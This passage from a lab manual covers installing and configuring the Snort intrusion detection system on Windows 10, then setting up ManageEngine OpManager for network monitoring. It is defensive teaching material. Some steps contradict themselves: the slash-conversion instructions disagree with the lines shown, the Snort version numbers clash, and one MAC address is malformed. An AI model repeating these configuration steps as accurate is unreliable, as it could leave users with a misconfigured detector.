
**Figure 01: License agreement for Snort 2.9.17**

4. Choose components of Snort to be installed.




**Figure 02: Choosing Components for Snort 2.9.17**

5. Click “Next” and then choose install location for snort preferably a separate folder in Windows C Drive.




**Figure 03: Choose Install location for Snort 2.9.17**

6. Click “Next” Installation process starts and then it completes as shown in figure 04:



**Figure 04: Setup Complete for Snort 2.9.17**

7. When you click “Close” you are prompted with this dialogue box:




**Figure 05: Window showing details of software needed to run Snort successfully**

8. Installing Npcap is required by snort for proper functioning.


9. Npcap for Windows 10 can be downloaded from [here](https://nmap.org/npcap/).

10. Opening Npcap setup file, Click on ‘I Agree’ To license agreement.




**Figure 06: License agreement for Npcap 1.10**

11. Now we proceed to choose which components of Npcap are to be installed and then clicking on “Install”.




**Figure 07: Choose Components to install for Npcap 1.10**

12. Installation process starts and completes. Clicking on “Next” we have:



**Figure 08: Setup completed for Npcap 1.10**

13. Now the window for installation of Npcap shows it has been installed. Clicking “Finish”.



### Figure 09: Successful installation for Npcap 1.10 completed

14. After installing Snort and Npcap enter these commands in windows 10 Command prompt to check snorts working

```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Snort\bin

C:\Snort\bin>snort -V

  __ _
 o"  )~
  ""'

-*> Snort! <*-
Version 2.9.20-WIN64 GRE (Build 82)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.11
```

### Figure 10: Successfully running Snort on Windows 10 through command prompt

15. As you can see in the above figure that snort runs successfully.

This is how you can download and install Snort along with its dependency i.e. Npcap.

#### Configuring Snort 2.9.17 on Windows 10:

After installing Snort on Windows 10, Another important step to get started with Snort is configuring it on Windows 10.

1. Go to this [link](#) and download latest snort rule file.
2. Extract 3 folders from the downloaded snortrules-snapshot-29170.tar folder into the Snorts corresponding folders in C drive.

**Folders to be extracted are: rules , preproc\_rules , etc**

- **rules folder** contains the rules files and the most important **local.rules** file. Which we will use to enter all our rules.

- **etc folder** contains all configuration files and the most important file is **snort.conf** file which we will use for configuration

3. Now open the **snort.conf** file through the notepad++ editor or any other text editor to edit configurations of snort to make it work like we want it to.

4. Setup the network addresses you are protecting

```
ipvar HOME_NET any
```

**Note: Mention your own host IP addresses that you want to protect.**

```
44 # Setup the network addresses you are protecting
45 ipvar HOME_NET 192.168.100.27/24
46
```

**Figure 11: Setting up the Home Network Address in Snort**

5. Setup the external network into anything that is not the home network. That is why ! is used in the command it denotes ‘not’.

```
# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
```

```
47 # Set up the external network addresses. Leave as "any" in most situations
48 ipvar EXTERNAL_NET !$HOME_NET
49
```

**Figure 12: Setting up the external Network Addresses in Snort**

6. Now we have to define the directory for our rules and preproc rules folder

```
# Path to your rules files (this can be a relative path)# Note for Windows users: You are
advised to make this an absolute path,# such as: c:\snort\rulesvar RULE_PATH ../rulesvar
SO_RULE_PATH ../so_rulesvar PREPROC_RULE_PATH ../preproc_rules
```

```

101 # Path to your rules files (this can be a relative path)
102 # Note for Windows users: You are advised to make this an absolute path,
103 # such as: c:\Snort\rules
104 var RULE_PATH c:\Snort\rules
105 # var SO_RULE_PATH ../so_rules
106 var PREPROC_RULE_PATH c:\Snort\preproc_rules

```

**Figure 13: Setting up path to our rules files and preproc rules folder in Snort**

7. Now we have to setup our white list and black list path it will be in our snorts' rule folder

```

# If you are using reputation preprocessor set thesevar WHITE_LIST_PATH ../rulesvar
BLACK_LIST_PATH ../rules
113 var WHITE_LIST_PATH c:\Snort\rules
114 var BLACK_LIST_PATH c:\Snort\rules

```

**Figure 14: Setting up our White List and Black List files paths in Snort**

8. Next we have to enable to log directory, so that we store logs in our log folder.

Uncomment this line and set absolute path to log directory

```

# Configure default log directory for snort to log to. For more information see snort -h
command line options (-l)## config logdir:
186 config logdir: c:\Snort\log

```

**Figure 15: Setting up Log Directory Path in Snort**

9. Now we will set the path to dynamic preprocessors and dynamic engine

```

# path to dynamic preprocessor libraries
dynamicpreprocessor directory/usr/local/lib/snort_dynamicpreprocessor/

246 # path to dynamic preprocessor libraries
247 dynamicpreprocessor directory c:\Snort\lib\snort_dynamicpreprocessor

```

**Figure 16: Setting up path to dynamic preprocessors and dynamic engine in Snort**



10. We will do same thing for dynamic preprocessor engine

```
# path to base preprocessor engine
/usr/local/lib/snort_dynamicengine/libsengine.so
```

```
249 # path to base preprocessor engine
250 dynamicengine c:\Snort\lib\snort_dynamicengine\sf_engine.dll
```

**Figure 17: Setting up the path to dynamic preprocessor engine in Snort**

11. Now lets set our reputation preprocessors:

```
# path to dynamic rules libraries# dynamicdetection directory
/usr/local/lib/snort_dynamicrules
252 # path to dynamic rules libraries
253 # dynamicdetection directory /usr/local/lib/snort_dynamicrules
```

**Figure 18: Path to dynamic rules libraries in Snort**

12. Just comment out these lines as shown in figure 19 in doing so we are excluding packet normalization of different packets.

```
263 # Inline packet normalization. For more information, see README.normalize
264 # Does nothing in IDS mode
265 # preprocessor normalize_ip4
266 # preprocessor normalize_tcp: ips ecn stream
267 # preprocessor normalize_icmp4
268 # preprocessor normalize_ip6
269 # preprocessor normalize_icmp6
```

**Figure 19: Commenting out packet normalization commands in Snort**

13. Scroll down to the reputation preprocessors. We will just change the name of the files since white list , black list are not rules they are just the list of IP addresses labelled as black or white

```
# Reputation preprocessor. For more information see README.reputationpreprocessor
reputation: \memcap 500, \priority whitelist, \nested_ip inner, \whitelist
$WHITE_LIST_PATH/whitelist, \blacklist $BLACK_LIST_PATH/black.list
```



```
511 whitelist $WHITE_LIST_PATH/white.list, \
512 blacklist $BLACK_LIST_PATH/black.list
```

**Figure 20: Whitelisting and Blacklisting IPs through the command as shown in figure**

14. Converted back slashes to forward slashes in lines 546–651.

```
545 # site specific rules
546 include $RULE_PATH/local.rules
547
548 include $RULE_PATH/app-detect.rules
549 include $RULE_PATH/attack-responses.rules
550 include $RULE_PATH/backdoor.rules
551 include $RULE_PATH/bad-traffic.rules
552 include $RULE_PATH/blacklist.rules
553 include $RULE_PATH/botnet-cnc.rules
554 include $RULE_PATH/browser-chrome.rules
555 include $RULE_PATH/browser-firefox.rules
556 include $RULE_PATH/browser-ie.rules
557 include $RULE_PATH/browser-other.rules
558 include $RULE_PATH/browser-plugins.rules
559 include $RULE_PATH/browser-webkit.rules
560 include $RULE_PATH/chat.rules
561 include $RULE_PATH/content-replace.rules
562 include $RULE_PATH/ddos.rules
563 include $RULE_PATH/dns.rules
564 include $RULE_PATH/dos.rules
565 include $RULE_PATH/experimental.rules
566 include $RULE_PATH/exploit-kit.rules
567 include $RULE_PATH/exploit.rules
568 include $RULE_PATH/file-executable.rules
569 include $RULE_PATH/file-flash.rules
570 include $RULE_PATH/file-identify.rules
571 include $RULE_PATH/file-image.rules
572 include $RULE_PATH/file-multimedia.rules
573 include $RULE_PATH/file-office.rules
574 include $RULE_PATH/file-other.rules
575 include $RULE_PATH/file-pdf.rules
576 include $RULE_PATH/finger.rules
577 include $RULE_PATH/ftp.rules
578 include $RULE_PATH/icmp-info.rules
579 include $RULE_PATH/icmp.rules
```

**Figure 21 : Converted back slashes to forward slashes in specific lines in snort.conf file**

```

621 include $RULE_PATH\rservices.rules
622 include $RULE_PATH\scada.rules
623 include $RULE_PATH\scan.rules
624 include $RULE_PATH\server-apache.rules
625 include $RULE_PATH\server-iis.rules
626 include $RULE_PATH\server-mail.rules
627 include $RULE_PATH\server-mssql.rules
628 include $RULE_PATH\server-mysql.rules
629 include $RULE_PATH\server-oracle.rules
630 include $RULE_PATH\server-other.rules
631 include $RULE_PATH\server-webapp.rules
632 include $RULE_PATH\shellcode.rules
633 include $RULE_PATH\smtp.rules
634 include $RULE_PATH\snmp.rules
635 include $RULE_PATH\specific-threats.rules
636 include $RULE_PATH\spyware-put.rules
637 include $RULE_PATH\sql.rules
638 include $RULE_PATH\telnet.rules
639 include $RULE_PATH\tftp.rules
640 include $RULE_PATH\virus.rules
641 include $RULE_PATH\voip.rules
642 include $RULE_PATH\web-activex.rules
643 include $RULE_PATH\web-attacks.rules
644 include $RULE_PATH\web-cgi.rules
645 include $RULE_PATH\web-client.rules
646 include $RULE_PATH\web-coldfusion.rules
647 include $RULE_PATH\web-frontpage.rules
648 include $RULE_PATH\web-iis.rules
649 include $RULE_PATH\web-misc.rules
650 include $RULE_PATH\web-php.rules
651 include $RULE_PATH\xll.rules

```

**Figure 22: Converted back slashes to forward slashes in specific lines in snort.conf file**

15. Again just convert forward slashes to backslashes and uncomment the lines below:

```

# decoder and preprocessor event rules# include
$PREPROC_RULE_PATH/preprocessor.rules# include
$PREPROC_RULE_PATH/decoder.rules# include $PREPROC_RULE_PATH/sensitive-
data.rules

```

```

657
658 # decoder and preprocessor event rules
659 include $PREPROC_RULE_PATH\preprocessor.rules
660 include $PREPROC_RULE_PATH\decoder.rules
661 include $PREPROC_RULE_PATH\sensitive-data.rules

```

**Figure 23 : Converted back slashes to forward slashes in specific lines and uncommenting specific lines in snort.conf file**

16. Now we just need to verify the presence of this command at the bottom of **snort.conf** file.


```
688 # Event thresholding or suppression commands. See threshold.conf
689 include threshold.conf
```

**Figure 24: verifying presence of “include threshold.conf” command in snort.conf file**

17. Click on Save file and save all changes to save the configuration file (**snort.conf**).

18. Now recalling the **Step 13** white list , black list are not rules they are just the list of IP addresses labelled as black or white right now these files don't exist in our rule path which is why we have to create them manually , save them in this folder **C:\Snort\rules**.

- Go to Notepad++ and create new file.
- Comment it #White-listed IPs.
- Name the file white.list and save the file.



**Figure 25 : Creating White List IPs file**

- Create another new file.
- Comment it #Black-listed IPs.
- Name the file black.list and save the file.




**Figure 26 : Creating Black List IPs file in Snort**

19. Now we test snort again by running Command prompt as admin. To check if it's running fine after all the configurations.

**Figure 27: Test Running of Snort in Windows 10 after Configuration**

20. We can also check the wireless interface cards from which we will be using snort by using the command below we can see the list of our wireless interface cards through entering this command in command prompt.



```
C:\Snort\bin>Snort -W

-*> Snort! <*-
Version 2.9.20-WIN64 GRE (Build 82)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.11

Index  Physical Address      IP Address      Device Name      Description
-----
1      00:7E:56:6A:79:5E        169.254.101.80  \Device\NPF_{33B66889-AD6E-4531-B49F-3A2521078383}  Microsoft Wi-Fi Direct Virtual Adapter
2      00:7E:56:6A:79:5E        169.254.134.247 \Device\NPF_{8F40D862-BD56-41A0-89E1-DC2E7C94EDFE}  Microsoft Hosted Network Virtual Adapter
3      00:7E:56:6A:79:5E        169.254.226.223 \Device\NPF_{B8F6F3E9-3D8C-4E96-A88D-01ED7473E45E}  Realtek RTL8188ETV Wireless LAN 802.11n USB 2.0 Network Adapter
4      00:00:00:00:00:00         0000:0000:0000:0000:0000:0000 \Device\NPF_{Loopback}  Adapter for loopback traffic capture
5      00:E0:4C:78:AS:AS        169.254.119.36 \Device\NPF_{6E82CA38-E953-4A1F-82CF-246A5E897EEF}  Realtek PCIe FE Family Controller
```

## RESULT:

Thus the Intrusion Detection System(IDS) has been demonstrated by using the Open Source Snort Intrusion Detection Tool.

**Ex. No:**

**Date:**

## **EXPLORE NETWORK MONITORING TOOLS**

### **AIM:**

To Explore Network Monitoring Tools

### **PROCEDURE:**

Here's a simplified procedure for setting up and using ManageEngine OpManager:

1. **Download OpManager:** Visit the ManageEngine OpManager download page and download the appropriate version for your server environment.
2. **Install OpManager:** Run the downloaded installer and follow the instructions in the installation wizard.
3. **Initial Configuration:** After installation, access OpManager using a web browser and log in with the default credentials (username: admin, password: admin). Remember to change the default password for security reasons.
4. **Device Discovery and Inventory:** Log in to OpManager, navigate to `Settings > Discovery > Add Device`, and specify the IP addresses or hostnames of the devices you want to monitor.
5. **Configure SNMP:** Enable SNMP on the devices you added and set the SNMP community strings. In OpManager, go to `Settings > Configuration > SNMP Settings` and add SNMP credentials for each device.
6. **Thresholds and Alerts:** Define thresholds for various parameters and configure alert profiles.
7. **Network Maps:** Create visual representations of your network topology by going to `Settings > Network Maps`.
8. **Performance Monitoring:** Explore OpManager's dashboards and graphs to view real-time data and identify performance bottlenecks.
9. **Reports and Trends:** Schedule and generate performance reports by going to `Reports > Performance Reports`.
10. **User Roles and Permissions:** Define user roles and set permissions for each role.
11. **Integration with Other Tools:** Integrate OpManager with your existing systems like ticketing systems, CMDB, and collaboration tools.
12. **Regular Maintenance:** Keep OpManager updated, monitor its health, and back up data regularly.

STEPS:

Download ManageEngine OpManager

https://www.manageengine.com/network-monitoring/download.html

ManageEngine OpManager

OverviewFeaturesDemoGet QuoteEditionsResourcesCustomersSupportGet Quote \$

Download 30-Day Free Trial Now!

Standard/ProfessionalEnterpriseFree

Register for Free Technical Support

Name

Email \*

Phone

Company

Vietnam

By clicking "Proceed to Download", you agree to the License Agreement and Privacy Policy.

Proceed to Download

Reset

Monitor up to 1K devices from a single server.

Windows

Download

OpManager.exe

64-bit / exe / 262MB

Linux

Download

OpManager.bin

64-bit / bin / 226MB

Available on marketplace

Windows Azure Marketplace

Also available on

Google play

App Store

Click here for more download options

Note: Read the License Agreement before downloading this software.

System Requirements | Quick Start Guide | FAQs | Which Edition to choose? | How to install? | Release Notes | Service Packs | Read-Me



File	SHA256 value
